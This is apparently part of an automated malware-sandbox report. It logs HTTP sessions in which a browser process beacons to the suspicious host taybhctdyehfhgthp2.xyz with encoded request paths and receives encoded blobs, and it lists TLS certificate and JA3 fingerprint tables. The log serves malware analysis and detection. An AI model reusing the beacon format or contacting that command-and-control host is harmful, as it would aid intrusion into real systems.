6f 76 6f 31 38 44 36 63 43 5a 49 66 4e 4d 30 79 4d 73 41 71 51 6a 78 44 57 30 59 61 53 79 56 65 4d 54 6a 75 36 74 76 76 59 79 35 6d 55 62 75 73 61 70 37 57 49 6d 41 57 6d 61 67 48 4b 6e 30 51 43 52 59 52 33 37 64 49 32 6e 73 70 58 31 44 4f 52 73 2b 31 35 51 62 71 62 4c 4f 77 73 67 4c 63 64 66 65 56 36 6b 77 63 48 44 68 64 34 70 4d 4c 4c 70 73 31 71 6c 41 49 53 4f 52 51 52 32 4b 34 44 36 4a 59 6c 38 58 71 31 4f 37 4b 55 67 75 73 4d 2b 72 4d 63 51 6c 39 76 42 6f 45 54 6a 39 70 53 74 68 61 70 39 32 41 6a 6e 52 76 69 7a 32 74 6e 44 2f 32 55 73 72 74 63 30 78 6c 32 5a 34 59 71 37 6d 30 62 6c 7a 59 4d 46 65 36 75 75 61 72 79 65 45 70 4a 64 50 50 42 61 4c 36 77 67 55 7a 39 72 7a 74 58 78 45 70 47 46 53 61 68 72 6c 33 4c 39 73 34 57 2f 36 57 30 66 47 56 4f 7a 6d 61 30 56 56 62 46 61 55 6d 47 32 45 79 51 7a 52 52 66 6f 42 6e 77 56 54 47 6c 76 51 45 31 71 5a 35 73 39 4d 6c 73 2b 53 79 42 6f 31 2f 35 33 68 6b 59 5a 70 31 6e 2f 4a 6a 46 78 6f 46 38 64 44 34 47 6b 77 72 37 4b 61 56 6a 77 35 35 4e 63 56 79 48 72 4d 49 7a 77 6a 45 6a 39 30 42 76 71 31 50 4a 6a 64 78 56 77 79 33 31 58 70 4a 6f 57 54 35 44 68 6e 2f 73 46 44 63 37 33 4f 31 65 59 71 47 58 4f 4a 37 66 73 2f 4e 33 61 62 44 2f 33 65 4b 63 7a 50 2b 73 66 71 70 70 53 77 39 59 67 54 52 6f 53 32 2f 7a 31 6b 71 51 4f 44 55 7a 41 43 75 70 49 34 66 63 52 63 57 43 6e 70 74 38 69 49 4a 45 7a 4d 48 45 39 6f 78 63 33 6e 66 62 67 47 6a 6d 39 6b 69 44 55 78 6a 58 55 79 67 44 61 59 6c 49 44 73 63 2f 45 39 52 51 47 41 4e 4e 6f 4b 45 67 6a 4c 50 45 47 56 73 64 74 57 45 48 63 6f 2b 33 75 34 5a 59 38 33 72 77 79 6e 4e 30 76 61 43 46 4e 4f 36 72 48 35 36 7a 6a 45 49 53 78 48 73 56 6a 6a 61 6e 6d 64 63 47 31 57 61 50 66 48 43 67 33 79 32 68 71 69 6c 54 61 58 46 37 2b 54 76 70 38 76 5a 72 35 4c 75 65 35 69 30 6c 46 53 6c 46 47 62 48 63 59 59 6c 44 44 55 4a 37 51 33 71 6c 6b 70 77 66 74 50 65 53 54 68 6b 30 61 66 65 72 30 47 77 6d 42 6f 47 48 58 73 41 42 51 57 33 79 50 4b 73 4f 61 33 57 37 79 2f 33 6a 79 62 55 53 6f 50 4e 76 4e 72 69 57 46 2f 65 44 30 61 71 63 6f 46 37 41 38 Data Ascii: 4a314grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NU r9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nEZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYD PRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB+SF4L6qM5V+gw 0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2ns pX1DORs+15QbqbLOwsgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap 92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wgUz9rztXxEpGFSahrl3L9s4W/6W0fGVOzm a0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMlzwjEj 90Bvq1PJjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4 fcRcWCnpt8ilJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYIIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0 vaCFNO6rH56zjElSxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftP eSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49821	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:37.986078024 CEST	6422	OUT	GET /jdraw/gtqnX1_2BBrthQ/u3Ow9U77gyB4yz7FWcMqW/MB7b6_2BOONkcuHq/pp1MQOLvSN1p_2B/FV7Pm6a31d2J5lSN_2/BzGSBLJoW/mkH_2B1SqUGsLgri21vM/sTm8rqFhlKFyjhSMnfS/eOluSlx61lzuK1AdQtpcLd/ecP_2F2TO_2Bj/KaylSlXS/u6E6oRIpMJVadVClzcxwlS_/2BHj1Xmv/hc.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:38.043438911 CEST	6425	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:38 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2460 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 65 68 58 6c 64 53 77 58 51 69 59 4c 61 47 7a 6e 51 4e 35 59 46 37 72 33 4c 2f 65 66 4f 4c 62 34 4c 6e 5a 31 6f 41 59 70 74 38 6c 67 50 47 50 65 2f 67 66 38 2f 44 47 54 62 56 36 6d 37 59 77 70 55 52 33 4d 57 6f 32 55 74 4b 64 44 6d 46 34 41 50 43 46 72 61 4a 52 45 77 6c 4a 57 6e 6b 6f 62 38 53 73 51 4e 4a 68 72 79 77 76 4b 71 77 2b 62 53 6f 6f 48 59 75 77 6c 49 42 6b 6e 4f 64 73 70 58 39 45 51 65 33 53 76 39 65 2b 4d 4a 47 7a 42 55 56 30 68 61 45 44 62 61 30 58 41 6b 4f 62 75 44 59 4e 52 6a 31 38 78 6e 4e 69 58 69 36 57 73 36 30 50 6a 63 30 2f 48 55 30 69 39 62 4c 52 70 52 67 35 39 53 54 6b 55 71 46 47 73 38 43 34 31 32 48 31 78 56 64 6d 63 35 64 32 76 72 72 77 31 57 37 32 36 78 64 78 4c 4a 62 42 35 50 72 59 69 50 6f 4d 41 50 31 59 4e 39 50 2b 4b 59 7a 6d 6c 4f 56 47 4b 65 49 76 66 69 4b 79 64 4e 37 61 78 79 55 71 35 2f 77 70 67 41 53 47 2b 2f 30 71 4f 41 61 30 6f 65 53 68 35 51 36 7a 34 4c 65 39 31 58 37 6f 34 32 6a 6d 4f 51 6e 69 53 77 63 2f 41 6e 59 66 6c 6c 67 45 4c 2b 58 5a 2f 69 6f 55 59 4e 69 62 4a 56 6f 58 44 36 65 69 58 4f 6c 37 4d 4f 4b 61 70 79 31 42 62 2b 47 79 77 7a 79 38 74 50 5a 6a 34 54 6b 7a 4f 67 2f 6b 44 6f 6c 43 7a 6d 4b 73 33 50 75 62 48 4c 41 42 34 65 6a 51 45 44 2f 38 66 51 51 6b 46 71 39 50 41 69 59 78 75 70 44 6e 55 69 43 58 67 39 37 76 41 51 42 75 53 4a 73 46 6a 39 6b 37 53 62 51 66 35 6c 72 55 46 54 32 39 6f 50 58 57 41 46 4f 2b 69 76 49 39 54 4c 56 53 36 47 4d 35 56 31 56 51 37 33 4a 46 7a 34 30 48 38 57 35 6a 33 6d 4b 44 73 2b 4c 6b 39 2f 79 70 4e 53 51 52 62 45 41 69 74 6d 49 30 4c 36 39 76 2f 4f 70 79 43 5a 66 77 32 62 4c 72 33 55 4d 6a 79 51 36 6a 63 34 37 32 75 52 54 42 6a 6c 75 6b 74 59 75 4a 4b 74 4f 78 6d 6c 30 6b 46 61 4d 35 4f 51 48 61 6e 43 4b 55 46 55 44 30 5a 45 72 34 31 4f 62 4d 48 67 66 54 4c 41 2b 47 56 51 41 43 32 4d 34 69 36 6f 52 58 62 33 2f 46 44 37 4f 37 71 36 49 71 6e 75 6e 55 33 57 36 78 6f 36 46 6b 6b 77 78 4d 77 46 61 39 33 54 7a 62 49 35 6c 55 36 75 59 6e 59 2b 6b 4c 59 52 51 62 79 54 46 56 33 5a 6d 49 70 4e 70 75 2f 74 7a 50 41 32 5a 41 6b 4e 32 53 4a 74 61 54 66 4d 4f 62 71 67 57 65 69 49 56 57 5a 44 49 36 59 5a 34 50 65 6f 59 56 47 56 50 54 78 56 6f 39 7a 56 57 65 35 58 36 7a 51 72 71 57 43 47 47 45 69 77 4c 5a 51 4c 45 78 76 6a 63 76 4a 35 2b 55 6c 77 36 4a 57 38 73 32 39 73 37 34 6b 63 38 56 6f 42 78 30 68 74 36 57 56 64 70 62 59 30 30 63 44 66 76 5a 6c 71 50 5a 45 79 44 6a 75 54 68 38 30 67 77 61 4d 30 52 54 67 69 31 79 61 78 2f 44 41 4b 34 30 63 59 37 57 6e 72 64 2f 53 6e 66 64 30 6d 51 68 62 65 6d 48 32 6d 63 73 53 43 45 44 6c 56 32 47 69 59 50 6c 46 6e 6f 6a 7a 38 56 79 53 52 7a 5a 75 42 34 39 6e 6a 76 38 54 76 72 69 37 48 65 57 53 52 6e 49 33 73 47 51 76 45 6a 37 42 4c 33 54 48 55 48 2f 4e 48 58 51 4c 45 4e 4f 71 5a 6b 49 63 78 4a 51 43 71 78 4c 48 6a 6f 66 61 58 65 47 4c 38 64 49 49 52 45 32 4a 32 33 63 4b 4e 72 2f 32 56 34 74 63 66 44 79 31 52 59 4a 2b 2b 6d 74 Data Ascii: ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF 4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwlIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18x nNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOV GKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiX Ol7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k 7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3 UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6Iqnun U3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVG VPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gw aM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQv Ej7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49824	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:38.015767097 CEST	6423	OUT	GET /jdraw/WEqyJQ4Nq2nQ9ndVH/biMw8nJM827T/xrW3osP_2Bm/N3LwbnFmUNMeEO/_2FGDUp6Oi5jXD7I8Ab8U /gK4SwCYPiUPEkaUo/PrkNmh92vqxkb0v/PCnqPml9BaZFVRBIe_/2B22S8HAh/d9Tx35KtPfkXAbAsIuzf/2WilTh 1H39IL9oWAn14/Ato1qcOoaQdDf8WbLtN5nh/4DNa.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:38.079684973 CEST	6428	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:38 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2460 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 65 68 58 6c 64 53 77 58 51 69 59 4c 61 47 7a 6e 51 4e 35 59 46 37 72 33 4c 2f 65 66 4f 4c 62 34 4c 6e 5a 31 6f 41 59 70 74 38 6c 67 50 47 50 65 2f 67 66 38 2f 44 47 54 62 56 36 6d 37 59 77 70 55 52 33 4d 57 6f 32 55 74 4b 64 44 6d 46 34 41 50 43 46 72 61 4a 52 45 77 6c 4a 57 6e 6b 6f 62 38 53 73 51 4e 4a 68 72 79 77 76 4b 71 77 2b 62 53 6f 6f 48 59 75 77 6c 49 42 6b 6e 4f 64 73 70 58 39 45 51 65 33 53 76 39 65 2b 4d 4a 47 7a 42 55 56 30 68 61 45 44 62 61 30 58 41 6b 4f 62 75 44 59 4e 52 6a 31 38 78 6e 4e 69 58 69 36 57 73 36 30 50 6a 63 30 2f 48 55 30 69 39 62 4c 52 70 52 67 35 39 53 54 6b 55 71 46 47 73 38 43 34 31 32 48 31 78 56 64 6d 63 35 64 32 76 72 72 77 31 57 37 32 36 78 64 78 4c 4a 62 42 35 50 72 59 69 50 6f 4d 41 50 31 59 4e 39 50 2b 4b 59 7a 6d 6c 4f 56 47 4b 65 49 76 66 69 4b 79 64 4e 37 61 78 79 55 71 35 2f 77 70 67 41 53 47 2b 2f 30 71 4f 41 61 30 6f 65 53 68 35 51 36 7a 34 4c 65 39 31 58 37 6f 34 32 6a 6d 4f 51 6e 69 53 77 63 2f 41 6e 59 66 6c 6c 67 45 4c 2b 58 5a 2f 69 6f 55 59 4e 69 62 4a 56 6f 58 44 36 65 69 58 4f 6c 37 4d 4f 4b 61 70 79 31 42 62 2b 47 79 77 7a 79 38 74 50 5a 6a 34 54 6b 7a 4f 67 2f 6b 44 6f 6c 43 7a 6d 4b 73 33 50 75 62 48 4c 41 42 34 65 6a 51 45 44 2f 38 66 51 51 6b 46 71 39 50 41 69 59 78 75 70 44 6e 55 69 43 58 67 39 37 76 41 51 42 75 53 4a 73 46 6a 39 6b 37 53 62 51 66 35 6c 72 55 46 54 32 39 6f 50 58 57 41 46 4f 2b 69 76 49 39 54 4c 56 53 36 47 4d 35 56 31 56 51 37 33 4a 46 7a 34 30 48 38 57 35 6a 33 6d 4b 44 73 2b 4c 6b 39 2f 79 70 4e 53 51 52 62 45 41 69 74 6d 49 30 4c 36 39 76 2f 4f 70 79 43 5a 66 77 32 62 4c 72 33 55 4d 6a 79 51 36 6a 63 34 37 32 75 52 54 42 6a 6c 75 6b 74 59 75 4a 4b 74 4f 78 6d 6c 30 6b 46 61 4d 35 4f 51 48 61 6e 43 4b 55 46 55 44 30 5a 45 72 34 31 4f 62 4d 48 67 66 54 4c 41 2b 47 56 51 41 43 32 4d 34 69 36 6f 52 58 62 33 2f 46 44 37 4f 37 71 36 49 71 6e 75 6e 55 33 57 36 78 6f 36 46 6b 6b 77 78 4d 77 46 61 39 33 54 7a 62 49 35 6c 55 36 75 59 6e 59 2b 6b 4c 59 52 51 62 79 54 46 56 33 5a 6d 49 70 4e 70 75 2f 74 7a 50 41 32 5a 41 6b 4e 32 53 4a 74 61 54 66 4d 4f 62 71 67 57 65 69 49 56 57 5a 44 49 36 59 5a 34 50 65 6f 59 56 47 56 50 54 78 56 6f 39 7a 56 57 65 35 58 36 7a 51 72 71 57 43 47 47 45 69 77 4c 5a 51 4c 45 78 76 6a 63 76 4a 35 2b 55 6c 77 36 4a 57 38 73 32 39 73 37 34 6b 63 38 56 6f 42 78 30 68 74 36 57 56 64 70 62 59 30 30 63 44 66 76 5a 6c 71 50 5a 45 79 44 6a 75 54 68 38 30 67 77 61 4d 30 52 54 67 69 31 79 61 78 2f 44 41 4b 34 30 63 59 37 57 6e 72 64 2f 53 6e 66 64 30 6d 51 68 62 65 6d 48 32 6d 63 73 53 43 45 44 6c 56 32 47 69 59 50 6c 46 6e 6f 6a 7a 38 56 79 53 52 7a 5a 75 42 34 39 6e 6a 76 38 54 76 72 69 37 48 65 57 53 52 6e 49 33 73 47 51 76 45 6a 37 42 4c 33 54 48 55 48 2f 4e 48 58 51 4c 45 4e 4f 71 5a 6b 49 63 78 4a 51 43 71 78 4c 48 6a 6f 66 61 58 65 47 4c 38 64 49 49 52 45 32 4a 32 33 63 4b 4e 72 2f 32 56 34 74 63 66 44 79 31 52 59 4a 2b 2b 6d 74 Data Ascii: ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF 4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwIIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18x nNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOV GKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiX Ol7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k 7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3 UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6Iqnun U3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVG VPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gw aM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQv Ej7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:29:43.925901890 CEST	104.20.185.68	443	192.168.2.5	49699	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Feb 12 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jul 6, 2021 14:29:43.932447910 CEST	104.20.185.68	443	192.168.2.5	49700	CN=onetrust.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Feb 12 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Feb 12 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:29:49.302778006 CEST	151.101.1.44	443	192.168.2.5	49715	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:49.303605080 CEST	151.101.1.44	443	192.168.2.5	49713	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:49.303843975 CEST	151.101.1.44	443	192.168.2.5	49714	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:49.303980112 CEST	151.101.1.44	443	192.168.2.5	49716	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:29:49.304637909 CEST	151.101.1.44	443	192.168.2.5	49717	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 6, 2021 14:29:49.306684971 CEST	151.101.1.44	443	192.168.2.5	49718	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Jul 6, 2021 14:30:54.443732023 CEST	82.165.229.87	443	192.168.2.5	49745	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
Jul 6, 2021 14:30:54.704452038 CEST	82.165.229.59	443	192.168.2.5	49747	CN=*.mail.com, O=1&1 Mail & Media GmbH, L=Montabaur, ST=Rheinland-Pfalz, C=DE CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Nov 10 01:00:00 CET 2020	Mon Nov 15 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=GeoTrust RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:45 CET 2017	Sat Nov 06 13:23:45 CET 2027		
